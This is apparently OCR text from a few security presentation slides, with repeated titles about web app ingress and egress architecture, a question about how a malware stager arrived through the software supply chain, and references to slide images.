
Typical web app architecture – Ingress & egress



Typical web app architecture – Ingress & egress




Typical web app architecture – Ingress & egress




How did the stager get here in the first place?

Software supply chain?


Typical web app architecture – Ingress & egress



